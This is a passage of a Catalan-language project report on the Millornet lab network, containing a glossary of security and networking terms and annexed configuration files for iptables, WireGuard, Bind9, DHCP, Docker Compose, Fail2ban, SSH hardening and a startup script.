Containerització	Docker + Docker Compose
Xarxa i seguretat	iptables, Bind9, isc-dhcp-server, WireGuard, Fail2ban
Serveis principals	Traefik, Portainer, Grafana, Prometheus, Duplicati
Seguretat avançada	OpenSSL (CA pròpia), Wazuh SIEM 4.7.5, DefectDojo v2.57
Pentesting	Metasploit, Nmap, Hydra, sqlmap, Nikto, Kali Linux

ANNEX II — Glossari de Termes Tècnics

Recull alfabètic dels principals termes, acrònims i tecnologies utilitzats al llarg de la memòria, amb la seva definició en el context del projecte Millornet.

A

Terme	Definició
AES-256	Advanced Encryption Standard de 256 bits. Algoritme de xifrat simètric usat per Duplicati per a les còpies de seguretat.
Agent (Wazuh)	Programa lleuger instal·lat a cada màquina monitoritzada que envia esdeveniments de seguretat al manager de Wazuh en temps real.
APT	Advanced Persistent Threat. Tipus d'atac sofisticat i persistent, generalment associat a actors estatals o grups criminals organitzats.

B

Terme	Definició
Bind9	Berkeley Internet Name Domain versió 9. Servidor DNS de referència en sistemes Linux, usat per a la resolució de noms interns a Millornet.
Brute Force	Tècnica d'atac que prova sistemàticament totes les combinacions possibles de credencials fins a trobar la correcta.
Burp Suite	Plataforma d'auditoria de seguretat web que actua com a proxy interceptador per analitzar i modificar tràfic HTTP/HTTPS.

C

Terme	Definició
CA (Certificate Authority)	Autoritat Certificadora. Entitat que emet i signa certificats SSL/TLS. A Millornet s'ha creat una CA pròpia (Millornet Root CA).
cAdvisor	Container Advisor. Exportador de mètriques de contenidors Docker per a Prometheus.
ChaCha20	Algoritme de xifrat de flux usat per WireGuard per xifrar el tràfic VPN. Més ràpid que AES en dispositius sense acceleració hardware.
CVSS	Common Vulnerability Scoring System. Sistema estàndard per puntuar la gravetat de vulnerabilitats (escala 0–10).
CVE	Common Vulnerabilities and Exposures. Identificador únic per a vulnerabilitats de seguretat conegudes públicament.
CWE	Common Weakness Enumeration. Classificació de debilitats de software. Usat per DefectDojo per categoritzar findings.

D

Terme	Definició
DefectDojo	Plataforma open-source de gestió del cicle de vida de vulnerabilitats. Usat a Millornet per documentar i fer seguiment dels findings.
DHCP	Dynamic Host Configuration Protocol. Protocol que assigna automàticament adreces IP als dispositius de la xarxa.
DMZ	Demilitarized Zone (Zona Desmilitaritzada). Subxarxa intermèdia entre internet i la xarxa interna que allotja serveis exposats.
DNS	Domain Name System. Sistema que tradueix noms de domini (ex: portainer.millornet.local) en adreces IP.
DROP (iptables)	Política de firewall que descarta silenciosament els paquets no autoritzats sense notificar el remitent.
DVWA	Damn Vulnerable Web Application. Aplicació web intencionalment vulnerable per a pràctiques de seguretat.

E – F

Terme	Definició
Engagement	Terme professional per a un projecte d'auditoria o prova de penetració amb un abast i uns objectius definits.
Fail2ban	Eina que analitza logs del sistema i bloca automàticament les IPs que realitzen massa intents fallits d'autenticació.
Finding	Vulnerabilitat o problema de seguretat identificat durant una auditoria, documentat formalment a DefectDojo.
FTP	File Transfer Protocol. Protocol de transferència de fitxers, inherentment insegur (transmet en text pla).
FIM	File Integrity Monitoring. Monitorització de canvis en fitxers crítics del sistema. Implementat per Wazuh.

G – H

Terme	Definició
Grafana	Plataforma de visualització de dades i dashboards interactius. A Millornet mostra mètriques de sistema i Docker.
Hardening	Procés d'enfortiment de la seguretat d'un sistema reduint la seva superfície d'atac i aplicant bones pràctiques.
Hash MD5	Funció de resum criptogràfic de 128 bits. Considerat insegur per a contrasenyes però usat per DVWA amb finalitats educatives.
Hydra	Eina d'atac de força bruta online contra serveis de xarxa (SSH, HTTP, FTP, SMB...).

I – L

Terme	Definició
IDS	Intrusion Detection System. Sistema de detecció d'intrusions. Wazuh actua com a HIDS (host-based IDS).
iptables	Eina de filtratge de paquets del kernel Linux. Usada al router de Millornet per implementar el firewall i el NAT.
Juice Shop	OWASP Juice Shop. Aplicació web moderna i vulnerable creada per OWASP per a pràctiques de CTF i pentesting.
Kali Linux	Distribució Linux basada en Debian, especialitzada en seguretat ofensiva i pentesting. Usada com a estació Red Team.
LUKS	Linux Unified Key Setup. Sistema de xifrat de disc a nivell de bloc usat per protegir el disc de la VM Red Team.
Lynis	Eina d'auditoria de seguretat per a sistemes Unix/Linux que genera un índex de hardening i recomanacions.

M – N

Terme	Definició
MASQUERADE	Regla iptables per a NAT dinàmic que substitueix l'adreça origen dels paquets sortints per la IP de la interfície WAN.
Metasploit	Framework d'explotació de vulnerabilitats de referència en la indústria, desenvolupat per Rapid7.
Netplan	Sistema de configuració de xarxa d'Ubuntu Server basat en fitxers YAML.
Nikto	Escàner de vulnerabilitats web de codi obert que detecta configuracions insegures i fitxers exposats.
Nmap	Network Mapper. Eina estàndard de reconeixement per a l'escanejat de ports i detecció de serveis.
node-exporter	Exportador de mètriques del sistema operatiu (CPU, RAM, disc, xarxa) per a Prometheus.
ntopng	Network top ng. Eina de monitorització de tràfic de xarxa en temps real amb interfície web.

O – P

Terme	Definició
OpenSSL	Biblioteca criptogràfica de codi obert. Usada per crear la CA pròpia de Millornet i els certificats SSL/TLS.
OWASP	Open Web Application Security Project. Organització que publica el Top 10 de vulnerabilitats web i eines com WebGoat.
OWASP Top 10	Llista de les 10 vulnerabilitats web més crítiques, publicada per OWASP. Referència estàndard en seguretat web.
PTES	Penetration Testing Execution Standard. Metodologia estàndard per a engagements de pentesting professionals.
Portainer	Interfície web per a la gestió visual de contenidors Docker. Usat per administrar el stack de Millornet.
Prometheus	Sistema de monitorització i base de dades de sèries temporals. Recull mètriques dels exportadors de Millornet.
Proxy invers	Servidor intermediari que rep les peticions dels clients i les redirigeix als serveis interns. Traefik actua com a proxy invers a Millornet.

R – S

Terme	Definició
RCE	Remote Code Execution. Execució remota de codi. Vulnerabilitat crítica que permet a un atacant executar comandes al servidor.
SAN	Subject Alternative Name. Extensió de certificat SSL/TLS que llista tots els dominis i IPs coberts pel certificat.
SCA	Security Configuration Assessment. Avaluació del compliment de polítiques de seguretat (CIS Benchmarks) per Wazuh.
SIEM	Security Information and Event Management. Sistema de gestió centralitzada d'events i informació de seguretat. Wazuh és el SIEM de Millornet.
sqlmap	Eina automatitzada per a la detecció i explotació de vulnerabilitats SQL Injection.

T – Z

Terme	Definició
TOTP	Time-based One-Time Password. Algoritme (RFC 6238) que genera codis de 6 dígits cada 30 segons per a l'autenticació 2FA.
Traefik	Proxy invers modern amb integració nativa de Docker i gestió automàtica de certificats TLS.
2FA	Two-Factor Authentication. Autenticació de doble factor: combina contrasenya i un segon element (codi TOTP).
VirtualBox	Programari de virtualització de codi obert d'Oracle. Plataforma base de tota la infraestructura Millornet.
VM	Virtual Machine (Màquina Virtual). Sistema operatiu complet que s'executa sobre un hipervisor com VirtualBox.
VPN	Virtual Private Network. Xarxa privada virtual que xifra el tràfic entre el client i la infraestructura. Implementada amb WireGuard.
Wazuh	Plataforma de seguretat open-source que proporciona SIEM, IDS, FIM i SCA. Desplegada a Millornet en versió 4.7.5.
WebGoat	Aplicació web vulnerable d'OWASP dissenyada per a l'aprenentatge interactiu de seguretat.
Wildcard	Certificat SSL/TLS que cobreix tots els subdominis d'un domini (*.millornet.local).
WireGuard	Protocol VPN modern, senzill i de molt alt rendiment basat en criptografia de corba el·líptica (ChaCha20/Poly1305).
XSS	Cross-Site Scripting. Vulnerabilitat web que permet injectar codi JavaScript maliciós en pàgines web.
SQLi	SQL Injection. Vulnerabilitat que permet injectar consultes SQL arbitràries a través d'entrades no sanititzades.

ANNEX III — Fitxers de Configuració Clau

Es presenten els fitxers de configuració principals de la infraestructura Millornet. Aquests fitxers estan disponibles íntegrament al repositori GitHub del projecte: <https://github.com/Kelvier/MillorNet>

III.1 Firewall iptables — /etc/firewall-millornet.sh

Script que s'executa a l'arrencada del sistema via un servei systemd. Implementa la política DROP per defecte i totes les regles de segmentació de xarxa.

```
#!/bin/bash
# firewall-millornet.sh — Millornet Network Security Script
# Executar amb: sudo bash /etc/firewall-millornet.sh

# — Netejar regles anteriors —————
iptables -F && iptables -X && iptables -t nat -F && iptables -t nat -X

# — Política per defecte: DROP —————
iptables -P INPUT DROP
iptables -P FORWARD DROP
iptables -P OUTPUT ACCEPT

# — Loopback —————
iptables -A INPUT -i lo -j ACCEPT

# — Tràfic establert / relacionat —————
iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
iptables -A FORWARD -m state --state ESTABLISHED,RELATED -j ACCEPT

# — NAT: MASQUERADE per a sortida a internet —————
iptables -t nat -A POSTROUTING -o enp0s3 -j MASQUERADE

# — SSH des de xarxa empresa i host-only —————
iptables -A INPUT -i enp0s8 -p tcp --dport 22 -j ACCEPT
iptables -A INPUT -s 192.168.1.0/24 -p tcp --dport 22 -j ACCEPT

# — Xarxa Empresa → Internet i DMZ —————
iptables -A FORWARD -i enp0s8 -o enp0s3 -j ACCEPT
iptables -A FORWARD -i enp0s8 -o enp0s9 -j ACCEPT
iptables -A FORWARD -i enp0s8 -o enp0s10 -j ACCEPT

# — Zona DMZ → Internet (serveis web/mail) —————
iptables -A FORWARD -i enp0s9 -o enp0s3 -j ACCEPT
iptables -A FORWARD -i enp0s9 -o enp0s8 -j DROP

# — Wazuh: DMZ → Servidor (ports 1514 i 1515) —————
iptables -I FORWARD -i enp0s9 -o enp0s8 -d 10.10.10.10 -p tcp --dport 1515 -j ACCEPT
iptables -I FORWARD -i enp0s9 -o enp0s8 -d 10.10.10.10 -p tcp --dport 1514 -j ACCEPT
iptables -I FORWARD -i enp0s9 -o enp0s8 -d 10.10.10.10 -p udp --dport 1514 -j ACCEPT

# — Xarxa Laboratori: contenció total —————
iptables -A FORWARD -i enp0s10 -o enp0s3 -j DROP
iptables -A FORWARD -i enp0s10 -o enp0s8 -j DROP
iptables -A FORWARD -i enp0s10 -o enp0s9 -j DROP

# — VPN WireGuard —————
iptables -A INPUT -p udp --dport 51820 -j ACCEPT
```

```
iptables -A FORWARD -i wg0 -j ACCEPT

# — ntopng: accés des de xarxa local —————
iptables -A INPUT -s 192.168.1.0/24 -p tcp --dport 3000 -j ACCEPT

echo '[OK] Firewall Millornet aplicat correctament'
```

III.2 VPN WireGuard — /etc/wireguard/wg0.conf (Router)

Configuració del servidor WireGuard al router. Inclou dos peers: l'administrador principal i l'estació de treball Red Team.

```
[Interface]
PrivateKey = <CLAU_PRIVADA_SERVIDOR>    # Generada amb: wg genkey
Address= 10.99.99.1/24
ListenPort = 51820
PostUp = iptables -A FORWARD -i wg0 -j ACCEPT
PostDown = iptables -D FORWARD -i wg0 -j ACCEPT

# Peer 1 — Administrador principal (Iker)
[Peer]
PublicKey = <CLAU_PUBLICA_ADMIN>
AllowedIPs = 10.99.99.2/32

# Peer 2 — Estació de treball Red Team (millornet-redteam)
[Peer]
PublicKey = <CLAU_PUBLICA_REDTEAM>
AllowedIPs = 10.99.99.3/32
```

Fitxer de configuració del client VPN (distribuït als administradors):

```
[Interface]
PrivateKey = <CLAU_PRIVADA_CLIENT>
Address= 10.99.99.2/32
DNS      = 10.10.10.1

[Peer]
PublicKey      = <CLAU_PUBLICA_SERVIDOR>
Endpoint       = <IP_PUBLICA_ROUTER>:51820
AllowedIPs     = 10.10.10.0/24, 10.20.20.0/24, 10.30.30.0/24, 10.99.99.0/24
PersistentKeepalive = 25
```

III.3 DNS Bind9 — Zona millornet.local

Fitxer de zona DNS per a la xarxa d'empresa. Inclou tots els registres A dels serveis accessibles via HTTPS a través de Traefik.

```
; /etc/bind/zones/db.millornet.local
$TTL 604800
@ IN SOA router.millornet.local. admin.millornet.local. (
    2026040101 ; Serial
    604800      ; Refresh
    86400       ; Retry
    2419200     ; Expire
    604800 )    ; Negative Cache TTL

; Name servers
@ IN NS router.millornet.local.

; Registres A — Infraestructura
router IN A 10.10.10.1
server IN A 10.10.10.10

; Registres A — Serveis Docker (Traefik)
portainer IN A 10.10.10.10
grafana IN A 10.10.10.10
traefik IN A 10.10.10.10
duplicati IN A 10.10.10.10
prometheus IN A 10.10.10.10
defectdojo IN A 10.10.10.10
```

III.4 Servidor DHCP — /etc/dhcp/dhcpd.conf

Configuració del servidor DHCP per a les tres xarxes internes. Cada xarxa té el seu rang d'assignació dinàmica i apunta al router com a gateway i servidor DNS.

```
# /etc/dhcp/dhcpd.conf — Millornet DHCP Server
default-lease-time 600;
max-lease-time 7200;
authoritative;

# Xarxa Empresa — 10.10.10.0/24
subnet 10.10.10.0 netmask 255.255.255.0 {
    range 10.10.10.20 10.10.10.100;
    option routers 10.10.10.1;
    option domain-name-servers 10.10.10.1;
    option domain-name "millornet.local";
}

# Zona DMZ — 10.20.20.0/24
subnet 10.20.20.0 netmask 255.255.255.0 {
    range 10.20.20.20 10.20.20.50;
    option routers 10.20.20.1;
    option domain-name-servers 10.20.20.1;
    option domain-name "dmz.millornet.local";
}

# Xarxa Laboratori — 10.30.30.0/24
subnet 10.30.30.0 netmask 255.255.255.0 {
    range 10.30.30.20 10.30.30.50;
    option routers 10.30.30.1;
    option domain-name-servers 10.30.30.1;
    option domain-name "lab.millornet.local";
}
```


III.5 Stack Docker — Servidor Principal (fragment)

Fragment del fitxer `~/millornet/docker-compose.yml` amb els serveis principals. Les variables sensibles (contrasenyes) es carreguen des del fitxer `.env`, exclòs del repositori GitHub per seguretat.

```
# ~/millornet/docker-compose.yml (fragment principal)
services:

  millornet-traefik:
    image: traefik:latest
    ports: ["80:80", "443:443", "8080:8080"]
    volumes:
      - /var/run/docker.sock:/var/run/docker.sock:ro
      - ./traefik/traefik.yml:/etc/traefik/traefik.yml:ro
      - ./traefik/tls.yml:/etc/traefik/tls.yml:ro
      - ./certs:/certs:ro
    networks: [millornet-network]

  millornet-portainer:
    image: portainer/portainer-ce
    ports: ["9000:9000"]
    volumes:
      - /var/run/docker.sock:/var/run/docker.sock
      - portainer_data:/data
    labels:
      - "traefik.enable=true"
      - "traefik.http.routers.portainer.rule=Host(`portainer.millornet.local`)"
      - "traefik.http.routers.portainer.entrypoints=websecure"
      - "traefik.http.routers.portainer.tls=true"
    networks: [millornet-network]

  millornet-grafana:
    image: grafana/grafana
    environment:
      - GF_SECURITY_ADMIN_USER=${GRAFANA_USER}
      - GF_SECURITY_ADMIN_PASSWORD=${GRAFANA_PASS}
      - GF_AUTH_TOTP_ENABLED=true
    labels:
      - "traefik.enable=true"
      - "traefik.http.routers.grafana.rule=Host(`grafana.millornet.local`)"
      - "traefik.http.routers.grafana.entrypoints=websecure"
      - "traefik.http.routers.grafana.tls=true"
    networks: [millornet-network]

  millornet-prometheus:
    image: prom/prometheus
    volumes:
      - ./prometheus/prometheus.yml:/etc/prometheus/prometheus.yml:ro
    networks: [millornet-network]

networks:
  millornet-network:
    external: true
```

III.6 Fail2ban — /etc/fail2ban/jail.local

Configuració de Fail2ban aplicada a totes les màquines de la infraestructura per protegir el servei SSH contra atacs de força bruta.

```
# /etc/fail2ban/jail.local - Millornet
[DEFAULT]
bantime  = 7200      ; 2 hores de bloqueig
findtime = 600       ; Finestra de 10 minuts per comptar intents
maxretry = 3         ; Bloqueig als 3 intents fallits

[sshd]
enabled  = true
port     = ssh
maxretry = 3
bantime  = 7200
findtime = 600
```

III.7 Hardening SSH — /etc/ssh/sshd_config (canvis aplicats)

Directives de seguretat afegides o modificades al fitxer de configuració del servidor SSH en totes les màquines de la infraestructura.

```
# /etc/ssh/sshd_config - Millornet hardening
# Aplicat a: router, servidor, dmz

PermitRootLogin      no        # No permetre login directe com a root
MaxAuthTries          3        # Màxim 3 intents per connexió
AllowTcpForwarding    no        # Desactivar tunneling TCP
ClientAliveCountMax    2        # Reduir reinents de keepalive
X11Forwarding         no        # Desactivar reenviament X11
PasswordAuthentication yes     # Mantenir per a l'entorn de lab
```

III.8 Script d'arrencada automàtica — ~/start-millornet.sh

Script que aixeca tots els serveis de la infraestructura en l'ordre correcte amb una sola comanda.

```
#!/bin/bash
# start-millornet.sh - Arrencada completa de la infraestructura Millornet

echo '===== '
echo '  MILLORNET - STARTUP SCRIPT  '
echo '===== '

echo '[1/4] Stack principal (Traefik, Portainer, Grafana, Prometheus, Duplicati)...'
cd ~/millornet && docker compose up -d

echo '[2/4] Wazuh SIEM (manager, indexer, dashboard)...'
cd ~/wazuh-docker/single-node && docker compose up -d

echo '[3/4] DefectDojo (nginx, uwsgi, celery, postgres, redis)...'
cd ~/defectdojo && docker compose up -d

echo '[4/4] Laboratori de pentesting (DVWA, WebGoat, Juice Shop, Mutillidae)...'
ssh ikervp@10.30.30.10 'cd ~/millornet-lab && docker compose up -d'

echo ''
echo 'Estat dels contenidors:'
docker ps --format 'table {{.Names}}\t{{.Status}}\t{{.Ports}}'

echo ''
echo '[OK] Infraestructura Millornet operativa!'
```